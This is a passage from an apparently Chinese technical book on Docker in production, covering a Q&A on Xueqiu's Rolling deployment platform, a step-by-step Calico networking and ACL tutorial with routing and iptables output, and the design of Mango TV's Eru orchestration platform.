Rolling 平台带来的质变意义有以下这 2 个方面：

- 从运维同学的角度看，Rolling 使得我们对服务的调度能力从静态跃迁为动态。而配合以大力推进的服务去状态化，Rolling 完全可以发展成为公司内部私有 PaaS 云平台的一款基石产品。
- 从业务同学的角度看，其上线时不再是申请几台机器，而是申请多少计算和存储资源。

理想情况下业务同学甚至可以评估出自己每个 QPS 耗费多少 CPU 和内存,然后 Rolling 平台能够借助调度层计算出匹配的 Docker 容器的数量,进而进行调度和部署。也即从物理机(或虚拟机)的概念回归到计算和存储资源本身。

4.2.5 未来规划

一方面,我们非常看好公有云弹性的能力,雪球会和合作厂商把公有云部署 Docker 的网络模型做到更好的产品化,更大程度地屏蔽底层异构差别。

另一方面,我们考虑在资源层引入相对成熟的开源基础设施,进而为调度层提供自动化的决策依据。

4.2.6 疑问与解惑

Q: 同时维护 5 类操作系统环境,是不是太多了?

多套环境是因为确实有多种需求,很难砍掉。

物理机,不用说了,上面要部署 Nginx/Redis 等。

KVM 是因为雪球要装一些 Windows 来对接券商等传统行业(必须要求 Windows)。

LXC 确实是历史遗留,不排除切换到物理机,但是目前没有动力。

Docker, 无状态服务。

而且我们在实践中,只把无状态的服务放到 Docker 中,不会放有状态的。

Q: 跨机房的事情如何处理的? 公有云和私有云拉专线么,雪球处于哪个阶段?

跨机房这块我们在本地机房与公有云之间铺设了专线。目前使用情况如第 291 页图中的 Phase 3 所示,即云端有只读服务。

Q: 在发布系统时有无考虑 ansible? 或者是基于 ssh 直接上的?

发布系统早期 Capistrano,本质上就是 ssh,与 ansible/saltstack 没有本质区别。现在写了一套 Rolling,是基于 Docker registry 和 Docker API 的,与 ssh 没有任何关系。

Q: 为什么是 4 核 8G?

主要上大多数业务,它的每个节点,大概会用略低于这个配置的资源,我们就拍了这套 Default 值。

Q: 调度参考监控系统的哪些指标?

我们目前还没真正做起来调度, 参考的值必然会包括操作系统层面的指标 (CPU/Mem/Network/BkIO), 同时应该会参考业务的指标 (QPS、Latency) 等。

Q: 能详细说一下用 shell 脚本配置如何做, 雪球是不是已经自研一套 shell 脚本组件来管理配置, 代替 Dockerfile?

shell 脚本 (即 capistrano 这套基于 ssh 的发布系统), 逻辑上就是 Git 拉取代码, 然后执行编译再打包, 基于不同项目的配置, scp 到不同的目标机上, 启动起来。我们并没有替代 Dockerfile, 而是简化 Dockerfile, 而且这一步是在构建 base 镜像时做的。跟业务部署没有关系。

Q: 有没有评估过 LXD?

刚搜了下, LXD 好像是 LXC 的管理 hypervisor, 我们没有评估过, 没有去看它的优缺点。我觉得技术选型的时候, 除技术本身外, 一定也会着重考察生态。Docker 生态系统非常好, 也是我们选型的主要考虑因素。

Q: 目前雪球有多少个业务 (核心的) 跑在 Docker 上?

我们的 Docker 总体数量大概有 1000 个, 其中约有 1/5 是测试、预发布环境的, 剩下的在线上。我们总共有约 40 个业务, 有的大, 有的小。

Q: 如何管理 Docker 集群?

对 Docker 集群的管理, 或者说对资源层的管理, 是我们下一个 milestone 的目标。有可能会去考虑 mesos, 目前还在试验环节。

Q: 容器和业务有作为一个整体做弹性和自愈吗? 还是分开的?

我们把容器和业务绑死在一起。一个容器里就是一个业务进程。所以要弹的就是容器。

Q: 使用 Docker 之前, 每个业务也是用很多台主机么?


没有, 之前是在物理机上裸着混部署的状态。我们在 2014 年下半年和 2015 年上半年经历了大扩张以及微服务化。

Q: Rolling 打算开源吗?

最初考虑过这个问题, 拆除业务逻辑后可能有机会吧。我个人理解, 许多公司一定有能力自行研发一套自己的 Rolling, 重要的是去想清楚它的思想, 从代码生产, 到上线提供服务, 中间到底需要什么, 如何进行标准化, 这是我们最受益的。

4.3 使用开源 Calico 构建 Docker 多租户网络

高永超 (flex), ENJOY 技术总监, 曾在宜信大数据创新中心及豆瓣担任过 SA Team Leader, 也是《Pro Puppet》第 1 版的中文译者。



4.3.1 PaaS 平台的网络需求

在使用 Docker 构建 PaaS 平台的过程中, 我们首先遇到的问题是需要选择一个满足需求的网络模型:

- 让每个容器拥有自己的网络栈, 特别是独立的 IP 地址。
- 能够进行跨服务器的容器间通信, 同时不依赖特定的网络设备。
- 有访问控制机制, 不同应用之间互相隔离, 有调用关系的能够通信。

调研了以下几个主流的网络模型。


- Docker 原生的 Bridge 模型: NAT 机制导致无法使用容器 IP 进行跨服务器通信 (后来发现自定义网桥可以解决通信问题, 但是觉得方案比较复杂)。
- Docker 原生的 Host 模型: 大家都使用和服务器相同的 IP, 端口冲突问题很麻烦。
- Weave OVS 等基于隧道的模型: 由于是基于隧道的技术, 在用户态进行封包解包, 性能折损比较大, 同时出现问题时网络抓包调试会很蛋疼。

在对上述模型都不怎么满意的情况下, 发现了一个还不怎么被大家关注的新项目:

Project Calico。

Project Calico 是纯三层的 SDN 实现, 如下页中的图所示, 它基于 BGP 协议和 Linux 自己的路由转发机制, 不依赖特殊硬件, 没有使用 NAT 或 Tunnel 等技术。能够方便地部署在物理服务器、虚拟机 (如 OpenStack) 或者容器环境下。同时它自带的基于 Iptables 的

ACL 管理组件非常灵活, 能够满足比较复杂的安全隔离需求。



4.3.2 使用 Calico 实现 Docker 的跨服务器通信

1. 环境准备

- 2 个 Linux 环境 node1|2 (物理机、VM 均可), 假定 IP 为: 192.168.78.21|22。
- 为了简单, 请将 node1|2 上的 Iptables INPUT 策略设为 ACCEPT, 同时安装 Docker。
- 一个可访问的 Etcd 集群 (192.168.78.21:2379), Calico 使用其进行数据存放和节点发现。

2. 启动 Calico

在 node1|2 上面下载控制脚本:

```
# wget https://github.com/projectcalico/calico-docker/releases/download/v0.4.9/calicoctl
```

启动

```
# export ETCD_AUTHORITY=192.168.78.21:2379
```

```
# ./calicoctl node --ip=192.168.78.21|22
```

docker ps 能看到:

CONTAINER

ID	IMAGE	COMMAND	CREATED	STATUS	PORTS
74cc20b90b0f	calico/node:v0.4.9	"/sbin/my_init"	24 seconds ago	Up	23

```
seconds          calico-node
```

3. 部署测试实例

在 Calico 中，有一个 Profile 的概念（类似 AWS 的 Security Group），位于同一个 Profile 中的实例才能互相通信，所以我们先创建一个名为 db 的 Profile。

在 node1 上执行：

```
[node1]# ./calicoctl profile add db
```

然后启动测试实例：

```
[node1]# export DOCKER_HOST=localhost:2377
```

```
[node1]# docker run -n container1 -e CALICO_IP=auto -e CALICO_PROFILE=db -td ubuntu
```

这里需要大家注意的是，我们注入了 2 个环境变量：CALICO_IP 和 CALICO_PROFILE。前者告诉 CALICO 自动进行 IP 分配，后者将此容器加入到 Profile db 中。

那么 Calico 是怎么做到在容器启动的时候分配 IP 的呢？

大家注意，我们在 run 一个容器前，先执行了一个 export，这里其实就是将 Docker API 的入口劫持到了 Calico 那里。Calico 内部是一个 twistd 实现的 Python Daemon，转发所有 Docker 的 API 请求给真正的 Docker 服务，如果发现是 start，则插入自己的逻辑创建容器的网络栈。

容器启动后我们查看 container1 获取的 IP 地址：

```
[container1]# ip addr
```

```
...
```

```
8: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
```

```
    link/ether 1e:48:3e:ec:71:52 brd ff:ff:ff:ff:ff:ff
```

```
    inet 192.168.0.1/32 scope global eth1
```

```
        valid_lft forever preferred_lft forever
```

我们会看到 eth1 这个网络接口被设置了 IP 192.168.0.1。

同样在 node2 上面部署 container2。

默认设置下 IP 会在 192.168.0.0/16 中按顺序分配，所以 container2 会是 192.168.0.2。

然后我们会发现 container1|2 能够互相 ping 通了！

4. 路由实现

接下来让我们看一下在上面的 Demo 中，Calico 是如何让不在一个节点上的 2 个容器

互相通信的。

- Calico 节点启动后会查询 Etcd, 和其他 Calico 节点使用 BGP 协议建立连接。

```
[node1]# netstat -anpt | grep 179
tcp  0  0  0.0.0.0:179          0.0.0.0:*            LISTEN      21887/bird
tcp  0  0  192.168.78.21:46427 192.168.78.22:179    ESTABLISHED 21887/bird
```

- 容器启动时, 劫持相关 Docker API, 进行网络初始化。
- 如果没有指定 IP, 则查询 Etcd 自动分配一个可用 IP。
- 创建一对 veth 接口用于容器和主机间通信, 设置好容器内的 IP 后, 打开 IP 转发。
- 在主机路由表添加指向此接口的路由。

主机上:

```
[node1]# ip link show
...
7: cali2466cece7bc: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP mode DEFAULT qlen 1000
    link/ether 96:c4:86:4d:d7:2c brd ff:ff:ff:ff:ff:ff
```

容器内:

```
[container1]# ip addr
...
8: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 1e:48:3e:ec:71:52 brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.1/32 scope global eth1
        valid_lft forever preferred_lft forever
```

主机路由表:

```
[node1]# ip route
...
192.168.0.1 dev cali2466cece7bc scope link
```

- 然后将此路由通过 BGP 协议广播给其他所有节点, 在 2 个节点上的路由表最终如下所示。

```
[node1]# ip route
...
192.168.0.1 dev cali2466cece7bc scope link
192.168.0.2 via 192.168.78.22 dev enp0s8 proto bird
```

```
[node2]# ip route
...
192.168.0.1 via 192.168.78.21 dev enp0s8 proto bird
192.168.0.2 dev caliea3aaf5a7be scope link
```

大家看这个路由，node2 上面的 container2 要访问 container1 (192.168.0.1)，通过查路由表得知，需要将包转给 192.168.78.21，也就是 node1。形象的展示数据流向如下所示。

```
container2[eth1]->node2[caliea3aaf5a7be]->route->node1[cali2466cece7bc]->container1[eth1]
```

至此，跨节点通信打通，整个流程没有任何 NAT、Tunnel 封包。所以只要三层可达的环境，就可以应用 Calico。

4.3.3 利用 Profile 实现 ACL

在之前的 Demo 中我们提到了 Profile，Calico 每个 Profile 都自带一个规则集，用于对 ACL 进行精细控制，如刚刚的 db 的默认规则集是：

```
[node1]# ./calicoctl profile db rule json
```

```
{
  "id": "db",
  "inbound_rules": [
    {
      "action": "allow",
      "src_tag": "db"
    }
  ],
  "outbound_rules": [
    {
      "action": "allow"
    }
  ]
}
```

这个规则集表示入连接只允许来自 Profile 名字是 db 的实例，出连接不限制，最后隐含了一条默认策略是不匹配的全部 drop，所以同时位于不同 Profile 的实例互相是不能通信的，这就解决了隔离的需求。

下面是一个更复杂的例子。

在常见的网站架构中,一般是前端 WebServer 将请求反向代理给后端的 APP 服务,服务调用后端的 DB。

WEB->APP->DB

所以我们要实现如下几条即可。

- WEB 暴露 80 和 443 端口
- APP 允许 WEB 访问
- DB 允许 APP 访问 3306 端口
- 除此之外,禁止所有跨服务访问

那么我们就可以如此构建 JSON。对于 WEB 有:

```
[node1]#cat web-rule.json
```

```
{
  "id": "web",
  "inbound_rules": [
    {
      "action": "allow",
      "src_tag": "web"
    },
    {
      "action": "allow",
      "protocol": "tcp",
      "dst_ports": [
        80,
        443
      ]
    }
  ],
  "outbound_rules": [
    {
      "action": "allow"
    }
  ]
}
```

```
[node1]# ./calicoctl profile web rule update < web-rule.json
```

在入站规则方面我们增加了一条允许 80 443。

对于 APP 有:

```
[node1]# cat app-rule.json
```



```
{
  "id": "app",
  "inbound_rules": [
    {
      "action": "allow",
      "src_tag": "app"
    },
    {
      "action": "allow",
      "src_tag": "web"
    }
  ],
  "outbound_rules": [
    {
      "action": "allow"
    }
  ]
}
```

```
[node1]# ./calicoctl profile app rule update < app-rule.json
```

对于后端服务，我们只允许来自 Web 的连接。

对于 DB，我们在只允许 APP 访问的基础上还限制了只能连接 3306。

```
[node1]#cat db-rule.json
```

```
{
  "id": "db",
  "inbound_rules": [
    {
      "action": "allow",
      "src_tag": "db"
    },
    {
      "action": "allow",
      "src_tag": "APP",
      "protocol": "tcp",
      "dst_ports": [
        3306
      ]
    }
  ],
}
```

```

    "outbound_rules": [
      {
        "action": "allow"
      }
    ]
  }
}

```

```
[node1]# ./calicoctl profile db rule update < db-rule.json
```

利用很简单的几条规则，我们就实现了上述需求。

接下来我们说说 Profile 高级特性：Tag。

有同学可能说，在现实环境中，会有多组不同的 APP 都需要访问 DB，如果每个 APP 都在 DB 中增加一条规则也很麻烦，同时还容易出错。

这里我们可以利用 Profile 的高级特性 Tag 来简化操作：

- 每个 Profile 默认拥有一个和 Profile 名字相同的 Tag。
- 每个 Profile 可以有多个 Tag，以 List 形式保存。

利用 Tag 我们可以将一条规则适配到指定的一组 Profile 上。

参照上面的例子，我们给所有需要访问 DB 的 APP 的 Profile 都加上 db-users 这个 Tag：

```

[node1]# ./calicoctl profile app1 tag add db-users
[node1]# ./calicoctl profile app2 tag add db-users
[node1]# ./calicoctl profile app3 tag add db-users
...

```

然后修改 db-rule.json。

```

{
  "id": "db",
  "inbound_rules": [
    {
      "action": "allow",
      "src_tag": "db"
    },
    {
      "action": "allow",
      "src_tag": "db-users",
      "protocol": "tcp",
      "dst_ports": [
        3306
      ]
    }
  ]
}

```

```

],
"outbound_rules": [
  {
    "action": "allow"
  }
]
}

```

将之前的 `src_tag: app` 替换为 `src_tag: db-users`。这样所有打了 `db-user` 这个 Tag 的实例就都能访问数据库了。

下面来看下 Profile 的实现。Profile 的实现基于 Iptables 和 IPSet。我们以刚刚的 db 规则集中 inbound 部分为例。

Calico 在启动后会在 Iptables 中新建一些 Chain，数据包会在不同的 Chain 之间跳转，下面我截取了一些关键的规则列表：

```

[node1]#iptables -n -L -v
Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
target      prot in out source destination
felix-FORWARD all * * 0.0.0.0/0 0.0.0.0/0
Chain felix-FORWARD (1 references)
target      prot in out source destination
felix-TO-ENDPOINT all * cali+ 0.0.0.0/0 0.0.0.0/0
Chain felix-TO-ENDPOINT (1 references)
target      prot in out source destination
felix-to-2466cece7bc all * cali2466cece7bc 0.0.0.0/0 0.0.0.0/0
[goto]
Chain felix-to-2466cece7bc (1 references)
target      prot in out source destination
felix-p-db-i all * * 0.0.0.0/0 0.0.0.0/0
Chain felix-p-db-I (2 references)
target prot in out source destination
RETURN all * * 0.0.0.0/0 0.0.0.0/0 match-set felix-v4-db src
RETURN tcp * * 0.0.0.0/0 0.0.0.0/0 match-set felix-v4-db-users
src multiport dports 3306

```

这个略复杂，我们慢慢看。基本上数据包是从上到下一步步跳转的。

当发给 `container1` 的数据包到达 `node1` 后，由于目标 IP `192.168.0.1` 和 `node1` 自身 IP 不同，会被放入 FORWARD 链，然后跳转到 `felix-FORWARD`，通过查询路由表：

```
192.168.0.1 dev cali2466cece7bc scope link
```

得知下一跳接口为 `cali2466cece7bc`，于是先跳转到 `felix-TO-ENDPOINT`，再跳转到 `felix-to-2466cece7bc`。

在这里，定义了具体的 ACL 列表，`felix-p-db-i`，这个 `db` 是不是很眼熟？

对，就是这个 `container` 所属 `Profile` 的名字，而 `felix-p-db-i` 中就是 `Profile db` 的 `inbound` 规则集。而 `felix-p-db-i` 的内容：

```
match-set felix-v4-db src
```

```
match-set felix-v4-db-users src multiport dports3306
```

`felix-v4-db` 和 `felix-v4-db-users` 是不是也很熟悉？

`db` 规则集中的 2 个 `Tag` 在这里加了个前缀变成了 `IPSet`，它包括了所有打了这个 `Tag` 的 IP 列表：

```
[node1]# ipset list
```

```
...
```

```
Name: felix-v4-db
```

```
Type: hash:ip
```

```
Revision: 1
```

```
Header: family inet hashsize 1024 maxelem 65536
```

```
Size in memory: 16576
```

```
References: 1
```

```
Members:
```

```
192.168.0.1
```

```
192.168.0.2
```

至此，ACL 部分分析完毕。可见 Calico 灵活运用了 `Iptables` 的种种高级特性。

4.3.4 性能测试

以下内容来自官方测试结果。

1. 测试环境

测试环境如下所示：

- 8 core CPU。
- 64GiB RAM。
- 10Gb 网卡直连。
- Ubuntu 14.04.2 with 3.13 Kernel (3.10 版本的 Kernel 修复了一些 `veth` 性能的问题)。
- 没有额外的内核参数调优。

在测试了以下 4 种场景：


- 物理服务器（基准）
- 部署了 Calico 的容器之间。
- 部署了 Calico 的 OpenStack VM 之间。
- 部署了 OVS with VxLAN 的 OpenStack VM 之间。

测试了以下两种数据大小：


- 20000 byte。
- 500 byte。

2. 吞吐量& CPU 使用率测试


吞吐量极限如下图所示。



同一时刻 CPU 的使用率如下图所示。



如下图所示, 把它们合并成一张图, 就是每 Gbps 的 CPU 使用率。




可以看到, 部署了 Calico 的 2 个场景都非常贴近物理服务器的性能。

3. 延迟测试

测试方法是: 节点间交换 1 byte 数据包。

如下图所示, 这个结果显示, Calico 容器非常接近物理服务器, 而 OpenStack 场景由于网络虚拟化的缘故延迟稍大。



4. 结论

测试结果表明, Calico 的性能非常接近物理服务器, 比基于隧道的 OVS 性能好很多。

4.3.5 Calico 的发展

Calico 和 Docker 一样是很年轻的项目, 但是坑比后者少多了, 我遇到了一些, 如 Docker inspect 没有显示 Calico 分配的 IP, BGP 客户端重启姿势不正确导致路由由周期性消失重建等等。但是他们的开发进度非常快, 一个 issue 提出来到修复可能只需要一两天时间 (再次鄙

视 Docker)。

目前唯一一个比较麻烦的问题是，Calico 这种劫持 Docker API 的方式，容器的网络栈是在容器启动后才进行初始化，所以在头几秒其实是没有网络可用的，这会导致那些启动就要访问网络的容器挂掉。解决方案有以下 2 个：

- 升级 Docker 到支持 libnetwork 的版本，Calico 在新版本(> 0.5)中支持了 libnetwork，理论上能够解决这个问题。但是代价是要踩新版本 Docker 带来的更多的坑。
- 自定义容器的 CMD，实现一个 entry 脚本，待网络可用后再 exec 载入真正的进程。

4.3.6 疑问与解惑

Q：自定义容器的 CMD，实现一个 entry 脚本，待网络可用后再 exec 载入真正的进程。有没有具体的实现方式？

主要实现方式就是 Dockerfile 中的 CMD，可以是这个样子：/entry.sh your-cmd。这个 entry.sh 中判断 IP 是否已经分配好，如果没有就 sleep 重试。分配好后再用 exec 载入后面的 your-cmd。

Q：每增加一个容器，宿主机是否就需要增加一条路由？如果容器数量很多会有问题吗？

是的。关于这个问题我咨询过开发团队，他们表示曾压测过单机 10 万条路由，没有问题。同时将来会推出路由段的广播机制，即每台服务器使用一小段，之间只需要广播此段即可。

Q：如果要做容器间通信限速，Calico 能做吗？

由于每个由 Calico 管理的容器在宿主机上面都有一个唯一的网络接口（veth 的一端），通过限制此接口流量即可进行限速。Calico 官方没有提供这个功能，我们可以用常规的其他手段解决。同时这个接口还有一个好处，就是非常容易做容器的流量监控，只要看接口计数器即可。

Q：你们尝试过 Calico 和 Kubernetes 的整合吗？Calico 只是接管了容器间的通信，和 Kubernetes 的 Service Cluster IP 没有关系吧？

我们没有使用 Kubernetes 的解决方案，而是自行开发的调度编排等组件。Calico 官方是支持的并且有相关文档可以参考。具体请参考：<https://github.com/projectcalico/calico-Docker/blob/master/docs/kubernetes/README.md>。

4.4 解析 Docker 在芒果 TV 的实践之路

彭哲夫，ENJOY 平台部核心技术团队负责人。主要负责 Docker 和 Redis Cluster 相关的基础设施开发。前豆瓣 App Engine 核心主程，前金山快盘核心主程。

在系统工程方面经验丰富。彭首席，知识丰富，功底深厚，语言幽默风趣，知乎、简书上都有不少彭首席的精彩大作和回复。




本节主要讲的是最近几年我做平台的一些思考，并介绍一下目前我做的这个基于 Docker 的项目的一些技术细节，以及为什么我们会这么做。

4.4.1 豆瓣时期

我在豆瓣工作的时候，主要是写 Douban App Engine。大体上它和 GAE 类似，有自己的 SDK 和服务端的 Runtime。因为是对内使用，所以在 SDK 和 Runtime 实现细节上，并没有像 GAE 那样做太多的 Mock 来屏蔽一些系统层面的 API（比如重写 OS 库等）。对于一家大部分都是使用 Python 的公司而言，我们只做了 Python 的 SDK 和 Runtime，基于 Virtualenv 这个工具做了运行时的隔离，使得 App 之间是独立分割的。但是在使用过程中，我们发现有些运行时的隔离做得并不是很干净，比如说自己在 Runtime 使用了 werkzeug 这个库来实现一些控制逻辑，然后叠加应用自身 Runtime 时，可能因为依赖 Flask，因此也安装了另一个 werkzeug 库，那么到底用哪个版本，就成了很头疼的问题。

一开始我们考虑修改 CPython 来做这件事，包括一些 sys.path 的黑魔法，但是发现成本太高，同时要小心翼翼地处理依赖和路径关系，后面就放弃使用这种方法了，采用分割依赖来最小化影响，尽量使得 Runtime 层交集最小。

然后 App Runtime 和 AppServerRuntime 就成了这样：



进入 2013 年，Docker 在 3 月默默地发布了第 1 个版本，我们开始关注起来。紧接着我就离职出发横穿亚洲大陆了，一路上提着 AK 躲着子弹想着 Docker（大雾），并思考如何通过它来做一个或者改造一个类似 DAE 一样的 PaaS，直到我回国。机缘巧合之下，我加入到芒果 TV，隶属于它的平台部门，有了环境后我便开始尝试在路上产生的这些想法。

4.4.2 芒果 TV 的 Nebulium Engine

加入芒果 TV 之后，一开始我实现了类似 DAE 架构的一个新的 PaaS——Nebulium Engine（a.k.a NBE），只不过运行时完全用 Docker 来隔离，控制层移到了 Container 之外。除此之外，整体架构上和 DAE 并未有太多差别。


同时遇到了一个让我很是头疼的问题——芒果 TV 并没有一个大一统的强势语言，我们必须把 Runtime 的控制权完全交给业务方来决定。综合大半年的线上运行结果来看，在资源管理和 workflow 整合上面，其实 NBE 做得并不是很好。

原因有很多，一方面是基础设施和豆瓣比实在太糟糕，如果说豆瓣是 21 世纪互联网的话，我们现在还停留在 19 世纪的传声筒，另外一方面，五花八门的语言都需要支持，放开 Runtime 之后，我们完全没有任何能力去做资源竞争和预估，恰恰业务方又希望平台能 hold 住这些事。

举个例子，Python GIL 限定在非多进程模式下顶多吃死一个核，然后隔壁组上了个 Java 的 Middleware……于是我们就看到 Python 业务方过来哭天喊地了。

在这个时期，我们的架构如下页中的图所示。


于是在挫折的 2014 年年底，我们重新回顾了一遍 Borg 和 Omega 相关的信息，开始了第 2 代 NBE，也就是今天的主角（ProjectEru）的开发。这一次我们抛弃了先前的做一个 PaaS 的思路，而是决定实现一个类似于 Borg 一样的服务编排和调度平台。



4.4.3 Project Eru

有了第1代NBE的开发经验，我们开发速度明显快了很多，第2周的时候就已经有了一个大体上能用的 Demo。到目前为止，Eru 平台可以混编 Offline 和 Online 的服务 (binary/script)，对于资源，尤其是 CPU 资源实现了自由维度 (0.1、0.01、0.001 等) 的弹性分配，使用 Redis 作为数据总线对外进行消息发布，动态感知集群所有的 Containers 状态并监控其各项数据等。基于 Docker 的 Image Layer 特性，我们把其和 Git version 结合起来，实现了自动化的 build/test 流程，统一了线上部署环境。同时顺便解决了 Runtime 的污染问题，使得业务能快速扩容 / 缩容。

然后，我们的架构变成了下面这个样子。



看上去变化不大，实际上里面的设计和反馈回路等已经和第1代完全不一样了。

针对业务层方面，我们在逻辑上使用了类似于 Kubernetes 的 Pod 来描述一组资源，使得 Eru 有了 Container 的组资源控制的能力。但是和 Kubernetes 不同的是，我们 Pod 仅仅是

逻辑上的隔离，主要用于业务的区分，而实际的隔离则基于我们的网络层。对于 Dockerfile，我们不允许业务方自行写 Dockerfile。通过标准化的 App.yaml 统一 Dockerfile 的生成，通用化的 Entrypoint 则满足了业务一份代码多个角色的复用和切换，使得任何业务几乎都可以完全无痛地迁移上来。

另外我不知道大家发现没有，之前第 1 代 NBE 是个完整的闭环，一个业务由生到死都有 NBE 本身各个组件的身影。但是在第 2 代 NBE 中，我们放弃了以前考虑的完整闭环设计。之前实现的 NBE 第 1 代打通了项目整个生命周期的每一个环节，但实际落地起来困难重重，并且使得 Dot (Master) 的状态太重没法 Scale Out，因为它是单点部署，可靠性上会糟糕一些。所以 Eru 中每一个 Core 都是一个完整的无状态的逻辑核心，使得其在 Scale Out 的同时，也比 NBE 第 1 代要可靠得多。所以在第 3 幅图中可以看到，我画了好多个 Eru-Core 来表明它是个可以 Scale out 的幺蛾子。

因此在这个体系下，我们推荐业务根据自身业务特性，通过监控自身数据，订阅 Eru 广播，调用 Eru-Core 的 API，实现复杂的自定义的部署扩容等操作。我们并不会去强行干涉或者建立一系列规则去限定这些事情。这也是它不属于 PaaS 的原因。


4.4.4 细节

大体介绍完这个项目之后，我来说说实现细节。主要有几个方面，首先是项目部署结构总体技术选择，然后是网络、存储、资源分配、服务发现等。

首先，Eru 主要分 Core 和 Agent 两个部分。Agent 和 Core 并没有很强的耦合，它们通过 Redis 来交互信息（依赖于我们自己的 Redis Cluster 集群技术），主要用来汇报本机 Containers 情况和做一些系统层面的操作（比如增加减少 veth）。Core 则是刚才所说无状态的逻辑核心，控制所有的 Docker Daemon 并且和 Agent 进行控制上的交互。

